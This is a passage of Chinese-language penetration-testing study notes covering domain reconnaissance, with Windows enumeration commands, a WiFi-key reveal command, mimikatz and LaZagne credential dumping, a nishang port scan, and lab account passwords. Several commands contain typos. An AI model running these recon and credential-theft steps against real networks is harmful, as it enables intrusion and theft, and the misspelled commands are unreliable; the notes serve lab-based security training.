# XD安全渗透测试 学习笔记 | 内网渗透(一)

原创 耳鼠 0x00实验室 8月10日

收录于话题
#内网渗透


4个

本文为团队成员耳鼠学习XD师傅课程的笔记，仅供参考，其中有误之处还望自行甄别。

这是一个系列的学习笔记，点个关注。定期更新！

上篇：权限提升 XD安全渗透测试课程 学习笔记 | 提权阶段

## day65. 域环境&工作组&局域网探针方案




域控制器DC就是域的管理服务器

## 演示案例：

### 基本信息收集操作演示

旨在了解当前服务器的计算机基本信息，为后续判断服务器角色，网络环境等做准备 systeminfo 详细信息

net start 启动服务t
asjlist 进程列表
schtasks 计划任务

### 网络信息收集操作演示

旨在了解当前服务器的网络接口信息，为判断当前角色，功能，网络架构做准备ipconfig /all 判断存在域-dns

有域



没有域


判断是否存在域：

net view /domain




获得一个计算机名字,我们可以通过ping命令来获取IP地址






netstart -ano 当前网络端口开放:





nslookup 域名追踪来源地址:




用户信息收集操作演示

旨在了解当前计算机或域环境下的用户及用户组，便于后期利用凭证进行测试



主要针对Domain Admins/Enterprise Admins 相关用户收集操作命令：

Whoami /all 用户权限

net config workstation 登录信息


net user 本地信息


net localgroup 本地用户组


net user /domain 获取域用户信息



net group /domain 获取域用户组信息


wmic useraccount get /all 涉及域用户详细信息





net group "Domain Admins" /domain 查询域管理员账户


net group "Enterprise Admins" /domain 查询管理员用户组
net group "Domain Controllers" /domain 查询域控制器
当你打开当前web server的本机管理时会跳出




需要验证账号密码才能操作,这个就是因为AD目录来操控的,域成员主机权限不够。现在的用户是GOD\webadmin域成员

我们可以切换账号至WEBSERVER|administrator




这个时候就可以查看了。现在用的是自己的账号,而非域账号


通过这些收集,我们可以得到域用户名,如果再得到密码,就可以登录操控了

## 凭证信息收集操作演示


旨在收集各种密文、明文、口令等,为后续横向渗透做好准备

计算机用户HASH,明文获取-mimikatz(win),mimipenguin(Linux)


如果是GOD\webadmin,是无法运行的,权限不足,权限提升





按照帮助文档进行操作




mimipenguin(Linux)只支持部分Linux





计算机各种协议服务口令获取-LaZagne(all),XenArmor(win)

LaZagne(all)支持全系统,但垃圾

XenArmor(win)




根据需要配置环境路径

Netsh WLAN show profiles

Netsh WLAN show profiles name="无线名称" key=clear

1.站点源码备份文件、数据库备份文件等

2.各类数据库web管理入口,如PHPMyadmin

3.浏览器保存密码、浏览器Cookie

4.其他用户会话,3389和ipc$连接记录、回收站内容

5.Windows 保存的WiFi密码

6.网络内部的各种和面膜,如:Email,VPN,FTP、OA等

## 探针主机域控架构服务操作演示

为后续横向思路做准备,针对应用,协议等各类攻击手法


探针域控制器名地址信息

net time /domain nslookup ping

探针域内存活主机及地址信息

nbtscan 192.168.3.0/24 第三方工具

一个老牌工具,既不免杀,还得下载




for /L %I in(1,1,254) DO @ping -w 1 -n 1 192.168.3.%I |findst "TTL=" 自带内部命令

自带内部命令,不用免杀,缺点,显示内容没有那麽多,只有目标的地址
nmap masscan 第三方Powershell脚本nishang empire等
用第三方的工具扫描可能会被监控到,从而被拦截

#导入模块nishang
Import-Moddule .\nishang.pm1

#设置执行策略
Set-ExecutionPolicy RemoteSinged

#获取模块nishang的命令函数
Get-command -Module nishang


#获取常规计算机信息
Get-Infirmation


#端口扫描


```
Invoke-PortScan -StartAddress 192.168.3.0 -EndAddress
192.168.3.100 -ResolveHost -ScanPort
```

0x00实验室

#其他功能:删除补丁,fantanshell,凭证获取


Windows PowerShell
版权所有 (C) 2009 Microsoft Corporation。保留所有权利。
PS C:\Windows\system32> cd\
PS C:\> cd .\Users\webadmin
PS C:\Users\webadmin> cd .\Desktop
PS C:\Users\webadmin\Desktop> cd .\nishang-master
PS C:\Users\webadmin\Desktop\nishang-master> Import-Module .\nishang.psm1
Import-Module : 无法加载文件 C:\Users\webadmin\Desktop\nishang-master\nishang.psm1，因为在此系统中
细信息，请参阅 "get-help about_signing"。
所在位置 行:1 字符: 14
+ Import-Module <<<< .\nishang.psm1
+ CategoryInfo : NotSpecified: (:) [Import-Module], PSSecurityException
+ FullyQualifiedErrorId : RuntimeException,Microsoft.PowerShell.Commands.ImportModuleCommand
PS C:\Users\webadmin\Desktop\nishang-master> Set-ExecutionPolicy RemoteSigned
执行策略更改
执行策略可以防止您执行不信任的脚本。更改执行策略可能会使您面临 about_Execution_Policies
帮助主题中所述的安全风险。是否要更改执行策略?
[Y] 是(Y) [N] 否(N) [S] 挂起(S) [?] 帮助 (默认值为“Y”):
0x00实验室


PS C:\Users\webadmin\Desktop\nishang-master> Get-Command -Module nishang
CommandType Name Definition
Function Add-Exfiltration ...
Function Add-Persistence ...
Function Add-RegBackdoor ...
Function Add-ScrnSaveBackdoor ...
Function Base64ToString ...
Function Check-VM ...
Function ConvertTo-ROT13 ...
Function Copy-VSS ...
Function Create-MultipleSessions ...
Function DecryptNextCharacterWinSCP param($remainingPass)...
Function DecryptWinSCPPassword param($SessionHostname, $Session
Function DNS_TXT_Pwnage ...
Function Do-Exfiltration ...
Function Download ...
Function Download_Execute ...
Function DownloadAndExtractFromRemoteRegistry param($File)...
Function Download-Execute-PS ...
Function Enable-DuplicateToken ...
Function Execute-Command-MSSQL ...
Function Execute-DNSTXT-Code ...
Function Execute-OnTime ...
0x00实验室



PingSweep
192.168.3.17
[ooooooooooooooooo
Function Set-RemoteWMI ...
Function Show-TargetScreen ...
Function Speak ...
Function Start-CaptureServer ...
Function StringtoBase64 ...
Function TexttoEXE ...
PS C:\Users\webadmin\Desktop\nishang-master> Invoke-PortScan -StartAddress 192.168.3.0 -EndAddress 1
eHost -ScanPort
0x00实验室

```
PS C:\Users\webadmin\Desktop\nishang-master> Invoke-PortScan -StartAddress 192.168.3.0 -EndAddress 1
eHost -ScanPort

IPAddress                                HostName                                 Ports
---------                                --------                                 -----
192.168.3.21                             OWA2010CN-God.god.org                    {53, 80, 110, 139...
192.168.3.25                             mary-PC.god.org                          {80, 139, 445, 1433}
192.168.3.31                             WebServer.god.org                        {80, 139, 445, 1433...
192.168.3.32                             SqlServer.god.org                        {80, 139, 445, 1433...
```



## day66.域横向批量 at&schtasks&impacket

''传递攻击是建立在明文和hash获取介质上的一种攻击




2008 r2 webserver

域内web服务器

本地管理员账号密码 ：

.\administraotr:admin!@#45

当前机器域用户密码 ：

god\webadmin:admin!@#45



---

```
2003 x86 fileserver
域内文件服务器
本地管理员账号密码 :
    administrator : admin
当前机器域用户密码 :
   god\fileadmin : Admin12345
```



演示案例

**案例1-横向渗透明文传递at&schtasks**

